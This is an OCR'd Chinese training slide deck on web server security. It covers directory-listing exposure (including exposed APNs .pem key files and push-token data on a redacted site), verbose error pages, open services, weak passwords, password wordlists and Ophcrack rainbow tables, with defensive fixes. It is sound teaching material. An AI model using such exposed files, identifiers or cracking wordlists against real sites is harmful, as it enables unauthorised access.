
網站系統安全管理


Index of /api
m.[redacted].com/api/
Index of /api
Name
Last modified
Size
Description
Parent Directory -
[redacted]StoreApp-1.9.apk 11-Sep-2014 12:20 672K
[redacted]StoreApp-2.0.apk 20-Nov-2014 17:11 894K
add_order_no.php 12-Jul-2012 19:49 310
booking/ 03-Nov-2014 18:01 -
chk_card_service.php 01-Oct-2014 14:22 1.8K
chk_device_firstbuy.php 09-Jul-2015 09:14 7.3K
chk_device_id.php 24-Jun-2015 14:58 3.6K
chk_storeapp_version.php 09-Jul-2015 11:24 1.8K
chk_version.php 09-Jul-2015 11:24 1.6K
chk_version.v2.php 06-Jul-2015 10:53 1.7K
func/ 13-Jul-2015 15:23 -
get_all_today_deals.php 28-Jan-2015 09:40 1.4K
get_api_list.php 28-Jan-2015 09:42 3.0K
get_api_list.v2.php 06-Jul-2015 10:51 4.6K
get_banner_info.php 21-May-2015 09:42 2.5K
get_city_list.php 26-Jun-2015 09:46 39K
get_coupons_opening.php 08-Jun-2012 14:45 653
get_event_data.php 08-May-2015 17:05 2.9K
get_featured_store.php 08-Jun-2012 14:45 6.6K
get_fine_print.php 09-Jul-2015 11:24 1.7K
get_history.php 09-Jul-2015 11:24 5.5K
get_history_used.php 19-Mar-2015 09:05 4.8K

網站系統安全管理


Index of /api
m[redacted]com/api/
get_inventory.php 28-Jan-2015 09:44 1.4K
get_map_search.php 08-Jun-2012 14:45 3.7K
get_product_info.php 27-Mar-2015 11:38 3.3K
get_push_city.php 08-Jun-2012 14:45 3.5K
get_search_cond.php 08-Jun-2012 14:45 3.1K
get_store_intro.php 10-Jun-2015 14:51 3.0K
get_tag_list.php 26-May-2014 12:20 1.0K
get_ticket_booking_info.php 09-Jul-2015 11:24 1.6K
get_time_range.php 08-Jun-2012 14:45 673
get_today_coupons.php 28-Jan-2015 09:53 2.6K
get_today_deals.php 30-Jun-2015 10:06 26K
get_today_tickets.php 06-Oct-2014 15:37 4.8K
get_token.php 10-Jul-2014 10:54 1.7K
get_user_bonus.php 08-Jun-2012 14:45 1.2K
get_user_info.php 14-Jan-2015 15:13 3.6K
get_yellow_pages.php 28-Jan-2015 09:50 1.4K
intowow/ 27-May-2015 14:09 -
libs/ 30-Apr-2015 15:13 -
m.purchase_history.php 08-Jun-2012 14:45 477
mapp_checkout-1_1.php 08-Jun-2012 14:45 2.4K
modify_user_password.php 29-Nov-2014 14:19 3.2K
push_app_info.php 08-Jun-2012 14:45 3.1K
reset_user_password.php 04-Sep-2014 15:55 3.9K
send_validate.php 11-Mar-2013 18:46 2.1K
signup_mem.php 09-Jul-2015 11:24 4.4K
upd_push_badge.php 29-Dec-2014 09:34 1.7K
upd_push_token.php 13-Jul-2015 17:47 9.1K

網站系統安全管理


http://m.[redacted].html
Index of /api/intowow/keys
m.[redacted].com/api/intowow/[redacted].html
Search
uid
22ed57acf9ad4cf69d024de48a9a72bf
message_id
37f8f589f76940c6b0e6ead2844febd541782
token
iPhone 6
os_type
2. iOS
action
ch_id=99991&city_id=1&pid=61098&isopenpush=1&spot=5aSn5a6J5Y2A&tkType=1&checkfav=1&name=6aOf6Jed5pel5byP5Ym15oSP5paZ55CG
title
expire_time
1451577599
此 push 訊息的失效時間, Server 端 push 此訊息時應判斷是否已達失效時間, 若是應自動忽略. APP 收到此訊息時應判斷是否已達失效時間, 若是應自動忽略.
image
http://pic[redacted].com/img.php?type=product&id=64226&size=r
complete_text
Daniel test
此 push 訊息的顯示內容
short_text
click_action
1: go to channel page
popup_mode
0. SDK 不要彈出訊息

網站系統安全管理


[redacted]com/api/intowow/keys/
Index of /api/intowow/keys
Name
Last modified
Size
Description
Parent Directory -
apns-dev.pem 12-Mar-2015 10:50 3.9K
apns.pem 12-Mar-2015 10:50 5.6K

網站系統安全管理

- **主機Server相關**
  - 資訊洩漏
    - 管理頁面暴露
    - **目錄瀏覽(Index of)**
    - 錯誤訊息
  - **提醒**
    - **洩漏網站目錄結構，有可能導致重要機敏資訊外洩。**
      - **帳號密碼檔**
      - **組態設定檔**
      - **機敏資料**
    - **關閉目錄顯示功能**
      - **以apache為例**

```
<Directory />
    Options –Indexes
</Directory>
```


網站系統安全管理

- **主機Server相關**
  - 資訊洩漏
    - 管理頁面暴露
    - 目錄瀏覽(Index of)
    - **錯誤訊息**

網站系統安全管理


Index of /test
http://[redacted].org.tw/main/
[redacted]org.tw/main/
Search
Fatal error: Class 'Controller' not found in /home/wwwroot/[redacted]/application/controllers/main.php on line 3

網站系統安全管理


Index of /test
Apache Tomcat/7.0.53 - Erro...
Social Insight V2.0
[redacted]/news_detail_277
Search
HTTP Status 500 - javax.servlet.ServletException: [redacted] 該筆資料型態與資料庫型態不符
type Exception report
message javax.servlet.ServletException: org.a.a.a.g: 該筆資料型態與資料庫型態不符
description The server encountered an internal error that prevented it from fulfilling this request.
exception
org.apache.jasper.JasperException: javax.servlet.ServletException: [redacted]筆資料型態與資料庫型態不符
org.apache.jasper.servlet.JspServletWrapper.handleJspException(JspServletWrapper.java:549)
org.apache.jasper.servlet.JspServletWrapper.service(JspServletWrapper.java:455)
org.apache.jasper.servlet.JspServlet.serviceJspFile(JspServlet.java:390)
org.apache.jasper.servlet.JspServlet.service(JspServlet.java:334)
[redacted].HttpServlet.service(HttpServlet.java:727)
[redacted]er.ForwardFilter.doFilter(ForwardFilter.java:72)
[redacted]er.LoginFilter.doFilter(LoginFilter.java:50)
[redacted]er.SetCharacterEncodingFilter.doFilter(Unknown Source)
root cause
javax.servlet.ServletException: [redacted]筆資料型態與資料庫型態不符
org.apache.jasper.runtime.PageContextImpl.doHandlePageException(PageContextImpl.java:916)
org.apache.jasper.runtime.PageContextImpl.handlePageException(PageContextImpl.java:845)
org.apache.jsp.news_005fdetail_jsp._jspService(news_005fdetail_jsp.java:863)
org.apache.jasper.runtime.HttpJspBase.service(HttpJspBase.java:70)
javax.servlet.http.HttpServlet.service(HttpServlet.java:727)
org.apache.jasper.servlet.JspServletWrapper.service(JspServletWrapper.java:432)
org.apache.jasper.servlet.JspServlet.serviceJspFile(JspServlet.java:390)
org.apache.jasper.servlet.JspServlet.service(JspServlet.java:334)
[redacted]http.HttpServlet.service(HttpServlet.java:727)
[redacted]lter.ForwardFilter.doFilter(ForwardFilter.java:72)
[redacted]lter.LoginFilter.doFilter(LoginFilter.java:50)
[redacted]lter.SetCharacterEncodingFilter.doFilter(Unknown Source)
root cause
[redacted]筆資料型態與資料庫型態不符
[redacted]nternate.dal.dao.engine.DatabaseCommandExecutor.executeQuery(Unknown Source)
[redacted]anternate.dal.dao.loadbalance.NoLoadBalanceExecutor.executeQuery(Unknown Source)

網站系統安全管理

- **主機Server相關**
  - 資訊洩漏
    - 管理頁面暴露
    - 目錄瀏覽(Index of)
    - **錯誤訊息**
  - **提醒**
    - **上線網站應關閉對外錯誤訊息顯示**
    - **以php為例**
      - php.ini
      - Display_errors = off

網站系統安全管理

- **主機Server相關**
  - 開啟的服務
    - 多開啟一個服務，對駭客來說等於一個入侵的機會
  - 舉例
    - SMB
    - RDP
    - SSH
    - Telnet
    - Mysql


網站系統安全管理

- **主機Server相關**
  - 開啟的服務

```
[root@centos-512mb-sfo1-01       ]# netstat -ant|more
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address               Foreign Address             State
tcp        0      0 0.0.0.0:465                 0.0.0.0:*                   LISTEN
tcp        0      0 0.0.0.0:22                  0.0.0.0:*                   LISTEN
tcp        0      0 127.0.0.1:25                0.0.0.0:*                   LISTEN
tcp        0      0 0.0.0.0:3306                0.0.0.0:*                   LISTEN
tcp        0      0 0.0.0.0:22                  10.8.0.6:53556              ESTABLISHED
tcp        0      0 0.0.0.0:22                  10.8.0.6:53718              ESTABLISHED
tcp        0      0 0.0.0.0:22                  60.250.50.43:12708          ESTABLISHED
tcp        0    104 0.0.0.0:22                  118.163.123.115:59793       ESTABLISHED
tcp        0      0 0.0.0.0:22                  60.250.50.43:12667          ESTABLISHED
tcp        0      0 :::22                       :::*                        LISTEN
tcp        0      0 ::1:25                      :::*                        LISTEN
tcp        0      0 :::443                      :::*                        LISTEN
tcp        0      0 :::80                       :::*                        LISTEN
```

網站系統安全管理

- **主機Server相關**
  - 開啟的服務



網站系統安全管理

- **主機Server相關**
  - 開啟的服務

  - **提醒**
    - **關閉不必要的服務**
    - **Linux**
      - **netstat –an**
      - **chkconfig –list**
      - **chkconfig ServiceName off**
    - **Windows**
      - **netstat –an**
      - **電腦管理→服務→停止/停用**


網站系統安全管理

- **主機Server相關**
  - 弱密碼

網站系統安全管理

2016年最弱密碼：123456

生活中心 / 綜合報導　2017-01-18 06:00



美國資安公司Keeper最近公布25個2016年最最弱密碼排行榜，〝123456〞再度榮登排行榜第1名。（圖 / Pixabay）

現代人的每日生活總脫離不了密碼認證，打開手機要密碼、登入E-mail帳戶要密碼、提款要密碼，門禁保全也要密碼，因此有些人省事怕忘記，就會設定簡單好記的密碼。不過美國資安公司Keeper最近公布25個2016年最最弱密碼排行榜，〝123456〞再度榮登排行榜第1名，顯見〝123456〞不分地域、人種分別，總成為人類最常設定的密碼。

網站系統安全管理

Keeper Security, Inc. [US] | https://keepersecurity.com/public/Most-Common-Passwords-of-2016-Keeper-Security-Study.pdf

The Most Common Passwords of 2016

We analyzed 10 Million passwords from data breaches.

keeper

Top 25 Most Common Passwords of 2016

RANK	PASSWORD
1.	123456
2.	123456789
3.	qwerty
4.	12345678
5.	111111
6.	1234567890
7.	1234567
8.	password
9.	123123
10.	987654321

2016 was another massive year for data breaches. The Keeper research team analyzed over 10M passwords available on the public web, here's what we found.

- Nearly 17% of users are safeguarding their accounts with "123456."
- After years of data breaches due to weak passwords, website operators are still not enforcing password best practices.
- Website operators must take more responsibility for password security.

2016 Top Passwords Q&A


Why Is 18atcskd2w such a popular password?

According to Security Researcher, Graham Cluley, these accounts were created by bots, perhaps with the intention of posting spam onto the forums.

How common are these passwords?

The top 25 passwords of 2016 constitute over 50% of the 10M passwords that were analyzed.

網站系統安全管理


root@kali: /usr/share/wordlists
File Edit View Search Terminal Help
root@kali:/usr/share/wordlists# ls
dirb dnsmap.txt fern-wifi metasploit-jtr nmap.lst sqlmap.txt w3af.txt wfuzz
dirbuster fasttrack.txt metasploit metasploit-pro rockyou.txt.gz termineter.txt webslayer wfuzz.txt
root@kali:/usr/share/wordlists#

網站系統安全管理

- Password Wordlist
  - https://dazzlepod.com/site_media/txt/passwords.txt
  - https://gist.github.com/djaiss/4033452

網站系統安全管理

- **主機Server相關**
  - 弱密碼
  - 如何設定安全的密碼？
    - 參考目前已知的彩虹表破密範圍
      - Ophcrack
      - Freerainbowtables
  - 密碼如何自我檢測？
    - 字典檔
    - 彩虹表

網站系統安全管理


ophcrack.sourceforge.net/tables.php

ophcrack

Home | Download | Tables | News | Support | Development

Free XP Rainbow tables

These tables can be used to crack Windows XP passwords (LM hashes). They CANNOT crack Windows Vista and 7 passwords (NT hashes).



All free XP tables (17.0GB)
Torrent download

Thanks for seeding

XP free small (380MB)
formerly known as SSTIC04-10k

Success rate: 99.9%
Charset: 0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ

